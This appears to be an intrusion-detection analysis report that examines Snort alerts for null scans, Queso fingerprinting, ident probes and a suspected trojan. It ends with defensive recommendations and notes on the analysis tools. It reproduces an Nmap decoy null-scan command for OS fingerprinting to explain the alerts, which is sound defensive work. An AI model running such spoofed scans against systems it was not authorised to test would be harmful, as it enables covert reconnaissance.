Description: All traffic is all going to port 37 on the destination computer, which is for the time service. A couple of other machines (10.10.53.10, 10.10.53.84) also tripped the sensor with the same sort of traffic to port 37 on 10.10.1.4. These are all packets that have no flags set (Null Packets). This should not happen, but some scanning tools use null packets to determine open ports and for OS fingerprinting. One tool that can generate these so-called null scans is Nmap.

Below is a representative alert:

12/09-00:06:05.498419 10.10.70.183:60237 -> 10.10.1.4:37
TCP TTL:64 TOS:0x0 ID:151 IpLen:20 DgmLen:40
******** Seq: 0x38400000 Ack: 0x0 Win: 0x5AC TcpLen: 20

The biggest problem with this traffic, and the reason the alerts were triggered, is that no flags are set.
Below is a network capture of real time service traffic. Of course it starts with the Syn flag set, just as we would expect. This was generated by issuing the command 'rdate snowhawk' on the machine darter. Snowhawk is not acting as a time server so it responds with a reset.

13:59:26.255634 darter.50710 > snowhawk.time: S 1257555842:1257555842(0) win 24820 <nop,nop,sackOK,mss 1460> (DF)

13:59:26.255850 snowhawk.time > darter.50710: R 0:0(0) ack 1257555843 win 0 (DF)

Another problem with the packets is the source port number. Even though these packets look like they are coming from different source ip's, they all have very similar or identical source ports. This could be a sign of ip spoofing.

```
12/09-02:07:07.129364 10.10.70.183:60239 -> 10.10.1.4:37
12/09-03:00:38.576505 10.10.53.84:60239 -> 10.10.1.4:37
12/09-03:01:10.465101 10.10.53.10:60237 -> 10.10.1.4:37
12/09-05:01:08.267653 10.10.53.10:60239 -> 10.10.1.4:37
```

Nmap allows a user to specify decoys to make the originating ip harder to detect. Below is the output from the nmap command 'nmap –sN –O –PT37 –D 10.10.70.183 snowhawk' The –sN tells nmap to use a Null scan and the –O option tells nmap that we want to determine the OS of the target machine. The port is specified with –PT (tcp), and we choose 37 the time service. Finally, we specify the –D option followed by the ip(s) that we want to be the decoy(s).

We can see that the source ports are the same (58014 & 58015) for the real source snowhawk, and the decoy 10.10.70.183.

15:09:33.264980 snowhawk.58014 > bison.time: . win 2048 (DF)
15:09:33.265037 10.10.70.183.58014 > bison.time: . win 2048 (DF)
15:09:33.575098 snowhawk.58015 > bison.time: . win 2048 (DF)
15:09:33.575159 10.10.70.183.58015 > bison.time: . win 2048 (DF)

These detects are consistent with the hypothesis that someone is trying to determine the Operating System of our host machine using nmap or a similar tool, and is probably spoofing the ips of a couple machines to cover their tracks.

OOS-Queso Fingerprint
# of Alerts: 274
Source: 194.106.96.8
Destinations: 10.10.70.231
Threat: Medium – needs further investigation
Description: We see a number of packets to port 80 on our host, starting at 12:06 and running for 27 minutes. Then things stop for about 2 hours and resume at 14:25 lasting for 10 minutes. This looks like a scan of some sort because we see the source ports methodically and quickly incrementing as if some script or tool was running. One thing that jumps out is the high source port at the beginning of each scanning period. High source ports are consistent with the scanning/fingerprinting tool Queso (although it sometimes uses lower source ports). Queso attacks port 80 by default, and also can set the reserved bits when sending a syn. This could really be Queso, but we really need to see the packets before we can make a definitive determination.
Here are the alerts. The reserved bits are set, and we see high source ports.

12/13-12:06:09.980417 194.106.96.8:59271 -> 10.10.70.231:80
TCP TTL:45 TOS:0x0 ID:59174 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x29188638 Ack: 0x0 Win: 0x16D0 TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 486891806 0 NOP WS: 0
--
12/13-12:06:12.532763 194.106.96.8:59281 -> 10.10.70.231:80
TCP TTL:45 TOS:0x0 ID:26401 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x28DE053B Ack: 0x0 Win: 0x16D0 TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 486892058 0 NOP WS: 0

Here is the start of the traffic.
```
12/13-12:06:09.980417 194.106.96.8:59271 -> 10.10.70.231:80
```

We see the source ports roll over a couple of seconds later.
```
12/13-12:11:11.667297 194.106.96.8:60826 -> 10.10.70.231:80
12/13-12:11:22.447532 194.106.96.8:32849 -> 10.10.70.231:80
```

Things stop here for a couple of hours then begin again with a high source port.
```
12/13-12:33:26.756061 194.106.96.8:42173 -> 10.10.70.231:80
12/13-14:25:39.472029 194.106.96.8:60183 -> 10.10.70.231:80
```

The alerts stop here.
```
12/13-14:35:23.153159 194.106.96.8:33647 -> 10.10.70.231:80
```

Correlations: http://www.giac.org/practical/Joe_Rayford_GCIA.doc
http://whitehats.com/info/IDS29/
Queso manpage http://compsoc.dur.ac.uk/cgi-bin/man2html?queso+8

OOS- IDENT
# of Alerts: 223
Source: 63.98.19.244
Destinations: 10.10.114.14, 10.10.27.210
Threat: Low, but more data is needed.
Description: Here we see a number of "stealth" connections to port 113, meaning the reserved bits are set. The IDENT daemon, which runs on 113, provides user identification as specified in RFC 1413. This very legitimate use is sometimes required by sendmail, irc or even by some websites. RFC 1413 likens ident services to caller id offered by telephone companies. Ident can also be used to determine the owner of a running process. A hacker is interested in ident because they can find the processes that are running as root, and then try a buffer overflow or other exploit to obtain elevated privileges (Dethy pg 3). Finally, there are a number of exploits of the ident daemon itself.

Here are the alerts. We see that a Syn and the reserved bits are set.

12/12-12:12:59.014292 63.98.19.244:41500 -> 10.10.114.14:113
TCP TTL:51 TOS:0x0 ID:10380 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x52F0B41 Ack: 0x0 Win: 0x16D0 TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 107029453 0 NOP WS: 0

12/12-12:13:19.584413 63.98.19.244:41926 -> 10.10.114.14:113
TCP TTL:51 TOS:0x0 ID:18597 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x6396373 Ack: 0x0 Win: 0x16D0 TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 107031510 0 NOP WS: 0

So is this malicious? Possibly, but another reason to keep communicating with ident is that we are really authenticating.

A quick grep of the alert files shows that there was a warning about IRC running XDCC on 10.10.114.14. XDCC has the capability to directly connect with an ip to transfer files. It could be that 63.98.19.244 is querying ident to make sure 10.10.114.14 is who he says he his, during a file transfer. The reserved bits could be because 63.98.19.244 is behind a router that supports ECN.

Correlations: http//www.dslreports.com/faq/225
http://www.synnergy.net/downloads/papers/portscan.txt

Registration Information for 5 External Source addresses

1. 202.156.128.218
This ip was chosen because it was the number one generator of Out of Spec packets, with 927 alerts.

inetnum: 202.156.128.0 - 202.156.191.255
netname: SGCABLEVISION-SG
descr: Singapore Cable Vision Ltd
descr: Singapore Broadband Access Provider
country: SG
admin-c: FK6-AP
tech-c: FK6-AP
mnt-by: APNIC-HM
mnt-lower: SCV-FKCHAN
changed: hostmaster@apnic.net 20010111
status: ALLOCATED PORTABLE
source: APNIC

person: CHAN FANG KHOON
address: StarHub CABLE VISION LTD
address: Singapore Broadband Access Provider
address: 2B/2C Ayer Rajah Crescent
address: #02-00
address: Singapore 139937
country: SG
phone: +65-5862903
fax-no: +65-8726204
e-mail: abuse@starhub.com.sg
nic-hdl: FK6-AP
mnt-by: SCV-FKCHAN
changed: serene@starhub.com 20021202
source: APNIC

2. 159.226.221.127. This ip was chosen because generated 14729 alerts. Although the alerts were triggered as a result of Kazaa file sharing, the events are still of interest because of the bandwidth involved.

OrgName: The Computer Network Center Chinese Academy of Sciences
OrgID: CNCCAS

NetRange: 159.226.0.0 - 159.226.255.255
CIDR: 159.226.0.0/16
NetName: NCFC
NetHandle: NET-159-226-0-0-1
Parent: NET-159-0-0-0-0
NetType: Direct Assignment
NameServer: NS.CNC.AC.CN
NameServer: GINGKO.ICT.AC.CN
Comment: The information for POC handle QH3-ARIN has been reported to
be invalid. ARIN has attempted to obtain updated data, but has
been unsuccessful. To provide current contact information,
please email hostmaster@arin.net.
RegDate: 1992-06-11
Updated: 2002-10-08

TechHandle: QH3-ARIN
TechName: Xiqiong, Zhang
TechPhone: 10 82616000
TechEmail: zxq@cstnet.net.cn

3. 212.179.107.228. This ip also triggered a number of alerts. We were interested in this because 212.179.107.228:80 is believed to belong to incredimail.

inetnum: 212.179.100.0 - 212.179.124.255
netname: CABLES-CONNECTION
mnt-by: INET-MGR
descr: CABLES-CUSTOMERS-CONNECTION
country: IL
admin-c: MR916-RIPE
tech-c: ZV140-RIPE
status: ASSIGNED PA
remarks: please send ABUSE complains to abuse@bezeqint.net
remarks: INFRA-AW
notify: hostmaster@bezeqint.net
changed: hostmaster@bezeqint.net 20021029
source: RIPE

4. 129.22.41.242. This ip is of interest because of the large number of “Red Worm” alerts it triggered, and because of the suspicious ports it connected to.

OrgName: Case Western Reserve University
OrgID: CWRU

NetRange: 129.22.0.0 - 129.22.255.255
CIDR: 129.22.0.0/16
NetName: CWRUNET
NetHandle: NET-129-22-0-0-1
Parent: NET-129-0-0-0-0

NetType: Direct Assignment
NameServer: NS.CWRU.EDU
NameServer: NS2.CWRU.EDU
NameServer: NCNOC.NCREN.NET
Comment:
RegDate: 1988-03-03
Updated: 1999-10-22

TechHandle: JAG3-ARIN
TechName: Gumpf, Jeffrey
TechPhone: +1-216-368-2982
TechEmail: Gumpf@ins.cwru.edu

5. 194.106.96.8. This ip sent a number of packets that looked like Queso.

inetnum: 194.106.96.0 - 194.106.96.255
netname: MLO-BACKBONE
descr: MicroLink Online Backbone
descr: Tallinn
descr: Estonia
country: EE
admin-c: AR38-RIPE
tech-c: AK67-RIPE
rev-srv: ns.online.ee
rev-srv: ns2.online.ee
status: ASSIGNED PA
mnt-by: AS5546-MNT
changed: hostmaster@ripe.net 19960124
changed: andre@online.ee 19960129
changed: andre@online.ee 19961031
changed: andre@online.ee 20011218
source: RIPE

Insights:

The University has some security measures in place, but it can be improved, particularly by reducing the number of false positives. One of the biggest generators of false positives comes from two machines engaging in Peer to Peer file sharing. These two machines generated 14179 alerts.
Second in the number of false positives, with 9429 alerts, are four computers apparently browsing Korean web sites. Finally, we have at least four computers triggering alerts (3068), by using an email program called Incredimail.

More troubling is a possible trojan installed on 10.10.91.252. This machine was involved in some suspicious traffic, and was very aggressively scanning a large range of ip numbers and udp ports. Also of concern were synchronized connections to 192.168.0.253. This may be a sign of a trojan or filesharing. Additionally, there signs of Operating System fingerprinting, from both Queso and Nmap.

Defensive Recommendations:

1. Disconnect 10.10.92.252 from the network and closely examine the machine for evidence of a compromise.
2. Implement a new policy on the routers preventing ips in the reserved range from being routed. Block external Ips from connecting to services like the line printer daemon and tftp.
3. Educate the user base on the dangers of Kazaa file sharing, and IRC.
4. Fine tune the IDS rules to reduce the large number of false alarms. One way to have an immediate reduction in false alarms would be to modify the IDS to ignore outbound web traffic.

Analysis Description:

SnortSnarf v021111.1 was used to analyze the files. This process took far too long (about 25 hours), and generated over 8 gigabytes of files. I ran SnortSnarf in parallel on two machines, with a Sunblade 1000, 3 gigabytes of ram processing the combined alerts files, and an Ultra 80 with 2 gigabytes of ram crunching the OOS files.

When I tried to use SnortSnarf on the oos files, I found that it did not recognize the file format. I thought about just using a shell script and pulling out the source and destination, however decided I needed to have all of the other information as well. I ended up translating the OOS files into something SnortSnarf could understand. To translate the file, I first concatenated all of the files into one, then ran sed s/MY.NET/10.10/g , and replaced the lines containing +=+=+= with an arbitrary alert message (id check returned root). Here is the program to replace the plus and equal signs with an error message.

```
#! /usr/local/bin/perl -w
open (INFILE, "oos") || die "Can't open oos file";
while ($line = <INFILE>)
{
if ($line =~ m/\+=/){
print "[**] [1:498:3] ATTACK RESPONSES id check returned root [**]\n";
print "[Classification: Potentially Bad Traffic] [Priority: 2]";
 }
else{
```

```
print "$line";
}
}
```


After this was done, SnortSnarf analyzed the file in less than a minute. I eventually used grep on all of the files. An example of the grep command I used is grep –A3 192.168.1.1 oosfile. The –A3 pulls out 3 lines after the line containing the target. The port scans were also included in the SnortSnarf of the alert files. To find the ips targeted by the possible trojaned machine described in the "possible Red Worm – traffic" section, I used the following command: grep 91.252:1237 totalscans | cut –f2 –d- | sort –r | uniq –c .
A very similar command was used for listing the udp ports. Finally, to get the total number of ports and IP's scanned, I just piped the command above to wc –l.

Tools Used for "Analyze This!":

Solaris 2.8 on a Sunblade 1000 and Ultra 80 workstation.
SnortSnarf v2.11111
Microsoft Word
Microsoft Excel
Snort 1.87 & 1.90 with stable rule sets.
Grep, sed , awk, cut, uniq.
Perl 5
Google (http://www.google.com)
Geektools (http://www.geektools.com)
Whitehats (http://www.whitehats.com

Link Graph Of Compromised System

The link graph below shows the communication of a possibly "trojaned" computer. The events unfold as follows: First there is a reconnaissance tcp ping from 64.36.84.5 to port 1237 on the trojaned machine, 10.10.91.252. Next 129.22.41.242 sends a udp packet to port 1237 on 10.10.91.232. This packet may be activating a backdoor that listens on port 4653. 129.22.41.242 then connects to port 4653 on 10.10.91.252 for about 6 hours. Finally, 129.22.41.242 sends a final udp packet to port 1237. 10.10.91.252 is scanning random udp ports on random ip's during the entire period 12/10 – 12/13.



References:

Anonymous. Microsoft IIS and PWS Extended Unicode Directory Traversal Vulnerability. Dec 15 2002. Security Focus Online. <http://online.securityfocus.com/bid/1806/info/>

Beardsley, Tod. Intrusion Detection and Analysis: Theory, Techniques, and Tools. May 8 2002. Sans Institute 15 Dec. 2002

<http://www.giac.org/practical/Tod_Beardsley_GCIA.doc>

Hacker, Erick. "IDS Evasion with Unicode" Jan. 2001. Security Focus Online. 15 Dec. 2002 <http://online.securityfocus.com/infocus/1232>.

Miller, Toby. "ECN and it's Impact on Intrusion Detection" Nov. 2000. Security Focus Online. 12 Feb. 2003. http://online.securityfocus.com/infocus/1205

Roesch, Martin. Response to question "What is a SMB name Wildcard" Jan. 2000. WhiteHats.com. Dec 18 2002 <http://whitehats.com/cgi/forum/messages.cgi?bbs=get_topic&f=4&t=000005>

Roesch, Martin & Green, Chris . "Writing Snort Rules" Snort Users Manual Snort Release: 1.9.1" . Oct. 2002. Sourcefire 15 Dec. 2002 <http://www.snort.org/docs/writing_rules/chap2.html#tth _chAp2 >.